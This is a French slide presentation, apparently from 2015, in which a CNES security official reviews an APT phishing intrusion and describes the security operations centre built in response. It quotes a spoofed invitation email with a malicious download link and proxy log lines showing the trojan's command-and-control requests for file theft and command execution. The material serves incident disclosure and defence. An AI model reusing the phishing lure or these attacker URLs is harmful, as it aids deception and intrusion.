SOMMAIRE

# Attaque APT du CNES
# REX sur les mesures et le SOC

Présentation RESIST avril 2015

Gilles SOULET
Adjoint SSI des Directeurs du CNES
*gilles.soulet@cnes.fr*

# SOMMAIRE

- Première partie : retour sur l'attaque du CNES
  - Introduction aux attaques APT
  - Déroulement de l'attaque
  - Le constat, les mesures
- Deuxième partie : le SOC
  - Les fondamentaux
  - L'organisation
  - Premiers retours et SOC 2.0
- Questions

# Première partie : retour sur l'attaque APT du CNES

# Les attaques de type « APT »

- APT : Advanced Persistent Threat
- Large palette de systèmes ciblés
- Large éventail de vulnérabilités exploitées, y compris 0-day
- Maintenues sur une très longue durée
- Acharnées, même après nettoyage (le SI est atteint en profondeur)
- Trois phases :
  - 1/ Etablissement de la tête de pont
  - 2/ Envahissement du réseau de la cible. La prise de contrôle du domaine Active Directory est systématiquement recherchée – et souvent réussie !
  - 3/ Exfiltration de données (sensibles, de préférence)

- Phase 1 : trois angles d'attaques possibles
  - Compromission du site Web institutionnel et recherche d'un rebond sur le LAN
  - Compromission d'un site de confiance « faible » (CE, association, partenaire…) et attente de l'arrivée des utilisateurs de la cible pour compromettre les postes
  - Attaque directe des utilisateurs par ingénierie sociale (mails) = cas du CNES

# Attaque CNES : Rappel des faits 1/3

- Attaques par envoi de mail piégé vers des utilisateurs (hameçonnage)
  - L'utilisateur reçoit un mail « intéressant » l'invitant à s'inscrire à un colloque ou à consulter un document en ligne. Le mail contient un lien (URL) cliquable.
  - L'origine du mail est « rassurante » (un collaborateur, un manager) et le sujet peut correspondre à l'activité de la personne visée.
  - Si l'utilisateur clique sur le lien proposé, il télécharge à son insu un code malveillant qui s'installe sur le poste et permet à un attaquant distant d'en prendre le contrôle
  - Exemple de mail reçu :

L'adresse source n'est pas correcte (yahoo)…

…mais la signature est parfaitement imitée !

De: Thierry.Duquesne@yahoo.com
à: Alain.Lapeyre@cnes.fr
Objet: The 4S Symposium 2012" invitation

Dear Mr/Mrs,
A few month before Small Satellites Systems and Services – The 4S Symposium 2012, we are pleased to invite you to the Conference.
Here is the details and invitation:
http://download.igarssl2.org/conference2012/Small_Satellites_Systems_and_Services_Symposium_2012.zip
Yours sincerely,

==========
Thierry Duquesne
Director for Strategy
Programmes and International Relations
CNES
==========

# Rappel des faits 3/3

- Ciblage
  - ~90 utilisateurs du CNES ont été ciblés, essentiellement à Toulouse
  - Plusieurs campagnes d'attaques identifiées
  - Pas de typologie spécifique des cibles
    - » Manager, chef de projet, ingénieur
    - » Utilisateur nomade ou fixe, avec ou sans usage du Webmail

- Détection initiale
  - Attaque détectée en raison du grand nombre de connexions générées par le code malveillant vers un site bloqué par le proxy du CNES
  - Aucun système de lutte contre le code malveillant n'a réagit : normal car les codes implantés étaient spécifiques (4 codes ≠ produits pour le CNES)
  - Aucun utilisateur n'a réagi : normal car le code malveillant ne signale pas sa présence et l'impact sur les performances du poste est limité

# Analyses techniques 1/3

- Comportement des codes malveillants
  - Les codes malveillants de type « troyen », déguisés en « PDF », indétectables
  - Une fois injecté un code est capable de télécharger des modules complémentaires (zip, dll…) sur un site Internet distant via proxy (base arrière de l'attaquant)
  - La séquence aboutit à l'installation d'une porte dérobée sur le poste de travail qui permet à l'attaquant d'en prendre le contrôle à travers le proxy HTTP, pour :
    - Récupérer des fichiers locaux
    - Exécuter des commandes avec les privilèges de l'utilisateur connecté
    - Récupérer et installer d'autres codes malveillants
    - Attaquer le SI de la cible en profondeur (contrôleurs de domaine si possible)
  - Ces codes malveillants ne possèdent pas de fonction de propagation

- Analyse d'impact
  - Une dizaine de postes compromis
  - Le laboratoire d'expertise a procédé à un « reverse engineering » des codes pour comprendre leur fonctionnement et le protocole utilisé
  - Sur la base des journaux du proxy, on peut confirmer qu'il y a bien eu prise de contrôle de certains postes, mais pas de fuite massive d'information (copie de fichier)
  - Pas de compromission de l'AD

# Analyses techniques 2/3

- Traces dans le proxy : Navigation d'un utilisateur « lambda »

GET http://www.facebook.com/
GET http://static.ak.connect.facebook.com/connect.php/fr_FR/js/Api/CanvasUtil/Connect/XFBML
GET http://www.twitter.com/
GET http://twitterbuttons.com/images/ex/twitter_buttons4.png
GET http://www.cnes-moncompte.fr/site/newsletter_shortcut_default.php
GET http://www.cnes-moncompte.fr/site/js/form_abonnement_newsletter.js
GET http://www.google.com/search?ie=UTF-8&oe=UTF-8&sourceid=navclient&gfns=1&q=boursorama
GET http://www.boursorama.com/
GET http://s.brsimg.com/pub/bourso/menuxl/ico-bourse.gif
GET http://s.brsimg.com/pub/bourso/menuxl/num-vert.gif
GET http://www.google-analytics.com/__utm.gif?utmwv=5.2.5&utms=1&utmn=1872801843&utmhn=www.b
GET http://www.esa.int/esaCP/SEMZRH1YRYG_France_0.html
GET http://www.esa.int/esaCP/SEMZRH1YRYG_France_0.html
GET http://www.esa.int/esaCP/SEMZRH1YRYG_France_0.html
GET http://www.esa.int/global_imgs/esa_icon.ico
GET http://www.esa.int/css/main.css
GET http://www.esa.int/css/main.css
GET http://www.esa.int/global_imgs/esa_icon.ico
GET http://www.esa.int/css/main.css
GET http://www.lemonde.fr/
GET http://s1.lemde.fr/medias/www/1.2.508/js/lmd/mobile/redirect.min.js
GET http://medias.lemonde.fr/medias/info/favicon.ico
GET http://s1.lemde.fr/medias/www/1.2.508/js/lib/visual-revenue/comptage.js
GET http://s1.lemde.fr/medias/www/1.2.508/js/lib/visual-revenue/comptage.js

# Analyses techniques 3/3

- Traces dans le proxy : extrait des commandes du troyen
- GET http://update.konamidata.com/test/zcj/td/index.dat?99512366

*= obtenir la liste des codes malveillants à exécuter*

GET http://update.konamidata.com/test/zcj/td/result/rz.dat?49492477

*= acquitter la bonne exécution d'un code malveillant*

GET http://update.konamidata.com/test/zcj/td/winlogn.exe?6992369

*= récupérer une nouvelle partie du code malveillant*

GET http://173.231.53.173/MicrosoftUpdate/ShellEX/KB71865787/default.aspx?tmp=UEMzQ1Ng==

*= savoir si des ordres d'actions sont en attente*

GET http://173.231.53.173/MicrosoftUpdate/GetUpdate/KB43465823/default.aspx?tmp=UEMzQ1Ng==

*= recevoir un ordre d'action*

*Les ordres d'actions  sont récupérés via des fausses requêtes de mise à jour.*

*Le code interprète 3 types d'actions :*
*- « exec » : exécute une commande sur le système avec les privilèges de l'utilisateur courant,*
*- « b2m » : dépose un fichier en provenance du serveur malveillant,*
*- « m2b » : transmet le contenu d'un fichier du poste vers le serveur malveillant.*

GET http://173.231.53.173/Microsoft/errorpost31393704/default.asp?tmp=UEMtMjEzMzQ1Ng==

*= retourner le résultant d'une action demandée*

- => Traces très difficiles à repérer – sauf quand on sait ce que l'on cherche !

# Mise en sécurité 1/2

- Actions palliatives :
  - Mise sous séquestre de chaque poste suspect
  - Communication aux utilisateurs pour expliciter la menace (mails) et rappeler les consignes de vigilance
  - Blocage des accès aux sites bases arrières connus
  - Changements des mots de passe des utilisateurs concernés et des administrateurs
  - Surveillance renforcée des journaux d'activité du proxy (volumétrie, catégories)
  - Surveillance renforcée du trafic réseau (volumétrie)

- Actions correctives :
  - Recherche à large échelle de tous les postes de travail compromis
    - » Travail au niveau des traces et par recherche active via un script de connexion au domaine
  - Analyse détaillée du comportement des postes impactés en laboratoire (expertise interne et externe)
    - » A permis de connaître la nature de l'attaque
    - » A permis d'identifier toutes les bases arrières de l'attaquant
    - » A permis de connaître le protocole de communication utilisé entre le code malveillant et sa base arrière, et donc, en analysant les traces, de comprendre les actions effectuées sur chaque poste

# Mise en sécurité 2/2

- Actions préventives :
  - Renforcement de la sécurité des téléchargements sur le proxy :
    - » Interdiction de téléchargement des exécutables et des archives, sauf sur des sites identifiés (white list) ; un processus accéléré de traitement des demandes d'ouvertures est mis en place.
    - » Interdiction de téléchargement de code embarqué (Flash, Java) envisagé mais non retenu
    - » Filtrage plus strict sur les catégories de sites à risque
  - Renforcement de la sécurisation du poste (Windows 7)
  - Renforcement de la surveillance, par le biais d'un script de logon qui recherche des traces de compromission (fichiers, clés de registre)
  - Information aux éditeurs d'anti-virus pour mise à jour des bases de signatures et intégration de ces mises à jour
  - Information aux organismes ANSSI et DCRI pour instruction et alerte au plan national
  - Blocage des mails frauduleux venant de <utilisateur CNES>@yahoo.com
  - Mise en place d'un reporting quotidien (statistique) sur le trafic Web, Mail et DNS
  - Renfort de la sensibilisation SSI des utilisateurs (messagerie et ingénierie sociale)

# Constat CNES

- Relative inefficacité des outils traditionnels
  - L'attaquant veut rester discret ; il n'y a jamais de scan réseau ou de propagation massive qui pourrait être détectée par une sonde / IDS
  - Codes malveillants "adaptés" à la cible, donc pas de signature McAfee connue
- Anti-virus sur mails et Proxy également inefficaces…
  - … car également basées sur des signatures !
- La sécurisation du SI du CNES était surtout "périmétrique", orientée contre une attaque externe directe…
  - …pas vraiment adaptée lorsqu'un code malveillant indétectable est injecté par mail sur un poste interne au travers d'un lien ou d'une pièce jointe
- Les techniques de sécurisation des postes ont montré leur limites…
  - … car elles visent surtout à lutter contre les attaques réseau ou l'octroi illégal de privilège – qui ne sont pas recherchés lors d'une attaque APT
- La journalisation aide beaucoup mais elle a ses limites
  - les traces dans les logs proxy sont difficiles à repérer si l'on ne sait pas quoi chercher
  - les traces "intéressantes" n'existaient pas ou n'étaient pas gardées assez longtemps (ex : logs d'accès aux partages de fichiers, logs de connexion au domaine)

# Constat général

- L'usage des exploits "0-day" complique la situation, même pour les meilleures équipes techniques et les éditeurs les plus réactifs
  - "*à quoi ça sert de passer les patchs ?*" (citation d'un administrateur découragé)
- Les outils de contrôlent d'intégrité permettraient de lutter efficacement contre la phase d'invasion, mais ils sont tellement lourds et impactant que plus personne ne les utilise !
- Les outils de chiffrement de surface, de dossiers ou de fichiers sont également dépassés
  - Dès que l'utilisateur déverrouille son système cryptographique (code pin, mot de passe…) l'attaquant ayant pris la main sur le poste peut accéder aux données chiffrées exactement comme l'utilisateur légitime
- La mise en place de listes noires de sites/domaines sur un proxy ou la messagerie est encore intéressante… mais plus pour très longtemps
  - Les derniers Troyens communiquent avec leur base arrière au moyen de trafic légitime vers des sites communautaires (ex : twitter, facebook, google, yahoo)

# Mesures de renforcement possibles

- Anti-virus : le contrôle basé sur des signatures n'est plus suffisant :
  - Signatures "génériques" : permettent de détecter les variantes
  - Inspection de fichier : analyse approfondie du code pour déterminer sa fonction
  - Emulation de fichier : exécution d'un "objet" dans un bac à sable virtualisé pour observer son comportement (Cisco, FireEye, Proofpoint…)
- Liste blanche d'application (Windows 7)
  - Applocker : peut limiter l'exécution de code à une liste prédéfinie de programmes
  - Gros impact pour les utilisateurs et les équipes.
- Blocage de l'accès au réseau des Troyens et autres backdoors
  - Firewall du poste reconfiguré pour interdire les connexions au proxy sauf pour les navigateurs standards (et la JRE si besoin)
- Usage de scripts de connexion (logon) spécialisés
  - Exécutés au démarrage de la session, ils permettent de rechercher des marqueurs de présence du code malveillant (type fichiers, de clés de registre…)
- Plus radical : abandon de la technologie "proxy HTTP"
  - Navigation Web par publication d'application (navigateur déporté)
  - Complexe en gestion, impact sur le réseau et les utilisateurs

# Vers le SOC

- Un bonne partie des mesures précédentes ont été ou sont en cours de mise en place au CNES
- Pour autant il est clair qu'elle sont insuffisantes
  - La menace augmente !
  - Les « vecteurs » potentiels de ce type d'attaque (mail, proxy) sont impossibles à supprimer sans pénaliser fortement le travail effectué par les collaborateurs
  - Le poste de travail CNES (PC sous Windows) est la proie idéale pour ce type d'attaque
- Constat a été fait que d'autres attaques auraient lieu et qu'il était quasiment impossible de s'en protéger à 100%
- Comme souvent, la crise a fait bouger les lignes et a provoqué un changement de paradigme

- => Le CNES a décidé de mettre en place un SOC pour renforcer la surveillance de façon à détecter au plus vite ce type d'attaque afin d'en limiter l'impact.

# Deuxième partie : le SOC et la coordination SSI

# Fondamentaux du SOC CNES

- Le SOC est interne, 100% des moyens sont au CNES.
- Le SOC est totalement séparé de l'exploitation : chacun son rôle !
  - L'exploitant se concentre sur le MCO des systèmes
  - Le SOC se concentre sur les événements de sécurité générés par ces systèmes
- Stratégie du nénuphar (ou comment apprendre en marchant…)
  - On démarre sur un périmètre limité et on étend ce périmètre au fur et à mesure que l'on acquiert la maîtrise de la supervision SSI
- Subsidiarité ascendante…
  - Prises de décisions au niveau adéquat, en conformité avec l'organisation en place
- … mais processus simplifiés et délégation
  - Le temps de réaction étant important, il faut mettre en place des « boucles courtes » entre acteurs, procédurer la gestion d'incidents simples et donc accepter un certain niveau de délégation
  - Il faut optimiser les interfaces entre le SOC et l'existant (notamment le MCO)
  - => Création d'un poste de « Responsable Exploitation SSI » (RESI)
- Le déploiement du SOC n'est pas qu'une affaire de déploiement d'outils et de définition de règles : c'est aussi une affaire d'organisation !
- Un « organe » central pilote la SSI en exploitation : la coordination SSI


# Coordination SSI du CNES

- Rappel/Principes
  - Coordination SSI = fonction d'assurance et de mesure la SSI en exploitation, dont le pilotage s'inspire d'un système opérationnel
  - Mise en place en parallèle avec le SOC
  - Assurée par le collège des Adjoint SSI + 1 représentant de la direction centrale
  - Fonctionnement selon 2 modes : opérationnel et stratégique


- Mode Opérationnel (récurrent)
  - Examen des informations transmises par les interfaces
  - Traitement des Alertes/Incidents SOC
  - Traitement des Avis SSI

- Mode Stratégique
  - Définition du périmètre supervisé
  - Définition des événement redoutés
  - Définition des indicateurs du reporting
  - Rapports de synthèse, axes d'améliorations

# Coordination SSI du CNES



# Coordination SSI du CNES



# Premiers retours

- L'impact du mode récurrent doit être limité au juste besoin
- Le besoin de coordination SSI va au-delà de la gestion des incidents :
  - La connaissance mutuelle de l'état de chaque système est essentielle pour les analyses de risques (dérogations SSI, prise en compte de correctifs)
- Les événements redoutés (savoir QUOI chercher) sont essentiels
  - Les bases des SIEMS sont nécessaires mais pas suffisantes
  - Les études SSI amont (type EBIOS) fournissent une bonne entrée

- Suivi essentiel par des réunions régulières avec ODJ standard. Exemple :
  - Balayage des alertes SOC (et suivi des actions)
  - Point incidents divers (utilisateurs, vols…)
  - Balayage des alertes/avis (mode de traitement)
  - Evolution du périmètre supervisé
  - Evénements redoutés et procédures
  - Evolutions SSI à proposer

1. Opérationnel

2. Stratégique

- Besoin FORT d'un outil « collaboratif » permettant de mettre en commun les informations et de tracer toutes les actions ou demandes

# Vers le SOC 2.0

- Le SOC a très vite faite ses preuves en termes d'efficacité sur la détection …
  - Comportements Wi-Fi visiteurs, Scans de ports, requêtes DNS, augmentation de privilèges intempestives...
- … mais aussi dans la gestion des crises
  - Recherche « pointue » de traces (Shellshock, The Mask, Cryptolocker…)
- Le SOC met aussi en lumière des dysfonctionnements qui peuvent s'avérer gênants pour mener à bien sa mission
  - Bruit de fond réseau, systèmes mal configurés, métrologie absurde de certains protocoles compliquent la détection des signaux faibles
- Pour autant il serait dangereux de se reposer sur ses lauriers…
  - La menace a évoluée (From "smash & grab" to "low and slow") ce qui rend la détection beaucoup plus difficile, surtout dans un environnement fortement bruité
  - L'analyse des logs seule permet de repérer les attaques lourdes, mais pas un attaquant astucieux qui sait que les logs sont surveillés
  - Le principe du SOC interne « isolé » est intéressant mais il ne permet pas de bénéficier automatiquement des analyses et retours d'incidents effectués chez les autres clients comme dans le cas d'un SOC mutualisé.

# Scénarios redoutés…

- Scénario redouté 1 : attaque APT dont le serveur de C&C est situé sur Facebook ou Twitter
  - On n'est plus sur de la détection en volume ou sur un domaine particulier
  - Seule une analyse très "fine" des logs proxy permettrait de détecter l'attaque
  - Le temps de détection et de réaction est crucial. RSA et CISCO feront ce qu'ils pourront, mais c'est encore mieux avec une signature toute fraiche que le SOC pourrait implémenter à partir d'informations obtenues depuis sa base arrière

- Scénario redouté 2 : attaque interne - compromission d'un compte utilisateur d'une application sensible : ex. Sharepoint
  - Pas de répétition de logins ou autre signal « évident »
  - Connexions d'apparence légitimes (et en heures ouvrés)
  - Le seul moyen de repérer ce type d'attaque est d'avoir un modèle de comportement et de détecter les déviations (que fait ce salarié de la RH sur cette communauté métier ?)
  - Peut-être le grand retour de la détection d'intrusion qui a connu ses heures de gloire dans les années 90, mais sous une autre forme :
    - Les comportements standards sont élaborés sur la base de modèles définis par une gouvernance SSI de l'application

# Conclusion

- La mise en place d'un SOC est indispensable dans toute démarche SSI
- Il faut l'accompagner d'une réflexion sur l'organisation
- Il ne faut pas se précipiter pour tout superviser d'un coup
- Il faut savoir quoi chercher, comment chercher et comment réagir
- Il faut faire le ménage sur le réseau (halte au bruit de fond)
- Il faut procédurer au maximum ce qui peut l'être (incidents simples)
- Il faut simplifier les processus et raccourcir les temps de traitement
- Il faut toujours chercher à minimiser l'impact sur les RH existantes
- Le reporting et la stratégie sont aussi importants que la gestion au quotidien
- Enfin il faut savoir faire évoluer toute la mécanique et notamment les outils. Quelques tendances :
  - Aller plus loin que l'analyse des logs ; les opérateurs du SOC vont accéder à certains outils pour affiner leurs analyses.
  - Certains de ces outils sont spécifiques à une plate-formes (ex : Varonis pour Sharepoint)
  - La gouvernance SSI va de +/+ jouer un rôle crucial en définissant les règles ou comportements standards, à charge pour le SOC de repérer les déviations en s'appuyant sur ces outils

# Questions ?